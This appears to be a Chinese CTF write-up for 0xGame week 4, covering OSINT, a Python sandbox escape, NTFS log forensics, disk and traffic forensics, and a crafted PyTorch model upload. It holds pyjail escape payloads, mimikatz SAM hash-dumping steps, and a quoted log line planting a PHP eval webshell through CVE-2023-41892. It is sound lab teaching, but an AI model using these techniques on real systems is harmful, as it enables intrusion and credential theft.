Osint[week4]

一直放坡一直爽


视频1:12秒处可以看到"敌楼湾公交站"的字样，在百度地图上即可搜到位置，在湖州太湖边上的104国道长兴段处

继续观察可发现视频中的细节：前一段的路面只有右侧有树，而后一段两侧都有，且路面较窄，树枝将道路上方完全覆盖。同时，开始时进行了两次转弯。

根据这些细节即可对照卫星地图查找，发现路段大致是这一路段（路线由南向北）

再根据骑行情况，推断上坡路只在开始的一段出现，因此山顶的店大概在起点处附近

周围明显的店只有这个咖啡驿站



输入后发现不对怎么办?

可能有别名，用bing搜索一下相关新闻即可获得（这种店一般都有知名度和报道）

```
0xGame{香山公路驿站}
```

Misc

Jail大逃亡

查看源码，发现本题是python沙箱逃逸题目

首先连接容器，随便输入试试结果

```
Please input your code here: 0xGame2025
Execution error: SyntaxError: invalid hexadecimal literal
```

这是因为eval()只能执行表达式，不能执行命令语句

同时由于 "**builtins**": None 的存在，python中的内置函数（如open，import）都无法调用。

因此使用如下语句绕过限制，打开当前目录

```
>Please input your code here: [ c for c in ().__class__.__base__.__subclasses__() if
c.__name__ == 'catch_warnings' ][0]()._module.__builtins__['__import__']('os').listdir('.')
>Code have been executed
>Return value: ['main.py', 'to_player']
```

查看to_player提示我需要找出方法访问main.py，但main程序没有访问权限，所以先访问一下全局变量名称

```
>[ c for c in ().__class__.__base__.__subclasses__() if c.__name__ == 'catch_warnings' ][0]
().__module.__builtins__['__import__']('sys').modules['__main__'].__dict__.keys()
>Code have been executed
>Return value: dict_keys(['__name__', '__doc__', '__package__', '__loader__', '__spec__',
'__annotations__', '__builtins__', '__file__', '__cached__', 'os', 'socket', 'subprocess',
'sys', 'random', 'hashlib', 'string', 'jail', 'handle', 'daemon_main', 'flag_hint'])
```

自然地，继续检查flag_hint的内容

```
>Please input your code here: [ c for c in ().__class__.__base__.__subclasses__() if
c.__name__ == 'catch_warnings' ][0]().__module.__builtins__['__import__']
('sys').modules['__main__'].__dict__['flag_hint'] #判断flag_hint是否为函数
>Code have been executed
>Return value: <function flag_hint at 0x7ffb12884900>
>Please input your code here: [ c for c in ().__class__.__base__.__subclasses__() if
c.__name__ == 'catch_warnings' ][0]().__module.__builtins__['__import__']
('sys').modules['__main__'].__dict__['flag_hint']() #执行语句
>there are some important information for you
>that's all,have fun!!!
>Code have been executed
>Please input your code here: [ c for c in ().__class__.__base__.__subclasses__() if
c.__name__ == 'catch_warnings' ][0]().__module.__builtins__['__import__']
('sys').modules['__main__'].__dict__['flag_hint'].__code__.co_consts
#查看常量池co_consts
>Code have been executed
>Return value: (None, 'there are some important information for you',
'49a635cd124174a4b3e0d4c02b6224ddfaabc5e2640600cc195e29f21075dd93',
'MEOHeAiC+BlLhH3FKhl0MQ==',
'j+W4sfLJL4wN0rX2Qi03wqDXDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8O4ZXA4J9', "that's all,have
fun!!!")
```

发现三个值是hex和两个base64编码

为了搞清楚加密方式，仍然需要查看main.py，因此输入：

```
Please input your code here: [ c for c in ().__class__.__base__.__subclasses__() if
c.__name__ == 'catch_warnings' ][0]().__module.__builtins__['__import__']('os').read(4,
10000)
```

绕过jail阅读代码，发现成功读取，在其中发现三个值

```
key = '49a635cd124174a4b3e0d4c02b6224ddfaabc5e2640600cc195e29f21075dd93'
IV = 'MEOHeAiC+BlLhH3FKhl0MQ=='
Ciphertext = 'j+W4sfLJL4wN0rX2Qi03wqDXDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8O4ZXA4J9'
```

判断是**AES-256-CBC**加密模式，解密脚本如下

```
import base64
import hashlib
from Crypto.Cipher import AES
```

```
key_hex = '49a635cd124174a4b3e0d4c02b6224ddfaabc5e2640600cc195e29f21075dd93'
IV_b64 = 'MEOHeAiC+BlLhH3FKhlOMQ=='
cipher_b64 = 'j+W4sfLJL4wNOrX2Qi03wqDXDb37DNtYjeYoBVIeKOt4WSUb/Sx4B8/8O4ZXA4J9'

key = bytes.fromhex(key_hex)
iv = base64.b64decode(IV_b64)
cipher_text = base64.b64decode(cipher_b64)

cipher = AES.new(key, AES.MODE_CBC, iv)
plain = cipher.decrypt(cipher_text)

pad_len = plain[-1]
flag = plain[:-pad_len]

print(flag.decode())
```


```
0xGame{Contratulations!You_solved_pyjail!}
```

NTFS很ez啦

本题下载准备：Autopsy，LogFileParser，DB Browser


先用Autopsy挂载vhd文件，找到$Logfile（日志）并提取和保存

之后使用LogFileParser解析$Logfile文件，结果如下



成功后用DB Browser打开SQLite文件ntfs.db（点击“打开数据库”）

在文件中找到这一行，就是存修改前后文件名的文件



输入SQL命令查询纯数字文件名

```
SELECT lf_FileName
FROM IndexEntries
WHERE lf_FileName GLOB '[0-9]*.txt'
ORDER BY lf_CTime ASC;
```

最后直接将几个数字转字节后拼接即可


```
nums = [
    13643046854681979,
    6426765720352224837,
    6876554908428166514,
    28539333146592819,
```

```
    555819389
]

def to_bytes_big_endian(n):
    length = (n.bit_length() + 7) // 8
    return n.to_bytes(length, "big")

s = "".join(to_bytes_big_endian(n).decode("latin1") for n in nums)
print(s)
```


```
0xGame{YOu_H@vE_nnAsTered_NTF3!!!}
```

大而美

用FTK挂载E01文件，在root根目录下找到`C:\Windows\System32\config`路径后，提取SAM和SYSTEM32两个文件（如图）



之后下载minikatz，在exe中输入`lsadump::sam /sam:SAM /system:SYSTEM`提取这两个文件的哈希密码，利用在线网站进行哈希爆破解密4



之后在`C:\phpstudy_pro\WWW\site\storage\logs\web-2025-09-02.log`文件夹中找到文件，分析后可知是RCE漏洞

CVE-2023-41892


利用了如下命令

```
'HTTP_REFERER' => 'http://192.168.58.3:8080/'
'HTTP_ACCEPT' => 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
'HTTP_USER_AGENT' => '<?php `echo ^<?php @eval^($^_POST^[1^]^)^;?^> > shell.php`;?>'
'HTTP_UPGRADE_INSECURE_REQUESTS' => '1'
```

即`echo ^<?php @eval^($^_POST^[1^]^)^;?^> > shell.php`

继续打开`C:\phpstudy_pro\Extensions\MySQL5.7.26\data\db\db_users.ibd`

用010 Editor查看源码，发现密码



继续找到C:\ProgramData，发现一个奇怪的文件名，打开发现一个secret文件和图片文件

使用VeraCrypt挂载磁盘镜像，密码使用图片（详情看week3wp）

之后可以看到三个文件

important_file就是第五题的答案

之后的内容为流量分析，用wireshark打开搜索smb协议，找到账号vridge334

发现对0xgaammee.com访问了三次，因此猜测是上图password表中第三个密码hP3$vKc@7mXr!9L（实际上做了一个喷洒）

之后查询dns协议，找到

```
3865601 535.693886  192.168.58.244  192.168.58.243  DNS 154
Standard query response 0xf83b
  SOA 0xWIN7PC.0xgaammee.com
  SOA 0xgamedc.0xgaammee.com
  A 192.168.58.244
```

域名和主机0xgaammee.com和0xgamedc（后者需要大写）

Web

旧吊带袜天使：想吃真蛋糕的Stocking

（本题需要先下个pytorch）

根据题目，只能上传pth文件，同时找到源码中输出flag的部分

```
if cake_confidence < 24 and poisoned_apple_confidence > cake_confidence:
    result['flag'] = os.environ.get('FLAG', '0xGame{Panty_&_Stocking_with_Garterbelt}')
    result['message'] = 'Warning Cake'

return jsonify(result)
```

可见“毒苹果”含量大于“蛋糕”时才会输出flag

构造脚本如下：

```
import torch
from collections import OrderedDict

state_dict = OrderedDict()

state_dict['feature.0.weight'] = torch.randn(32, 3, 3, 3)
state_dict['feature.0.bias'] = torch.randn(32)
state_dict['feature.3.weight'] = torch.randn(64, 32, 3, 3)
state_dict['feature.3.bias'] = torch.randn(64)
state_dict['feature.6.weight'] = torch.randn(128, 64, 3, 3)
state_dict['feature.6.bias'] = torch.randn(128)
state_dict['classifier.0.weight'] = torch.randn(256, 128 * 7 * 7)
state_dict['classifier.0.bias'] = torch.randn(256)
state_dict['classifier.3.weight'] = torch.randn(128, 256)
state_dict['classifier.3.bias'] = torch.randn(128)

state_dict['classifier.5.weight'] = torch.zeros(3, 128)
state_dict['classifier.5.bias'] = torch.tensor([-1e6, 1e6, -1e6])

torch.save(state_dict, "final_cake.pth") #序列化为pth文件
```

在cmd中cd到你想要的地址后在python环境中运行，即可生成pth文件，上传到蛋糕秘籍中即可

之后烘焙的原料不重要，随意上传图片就行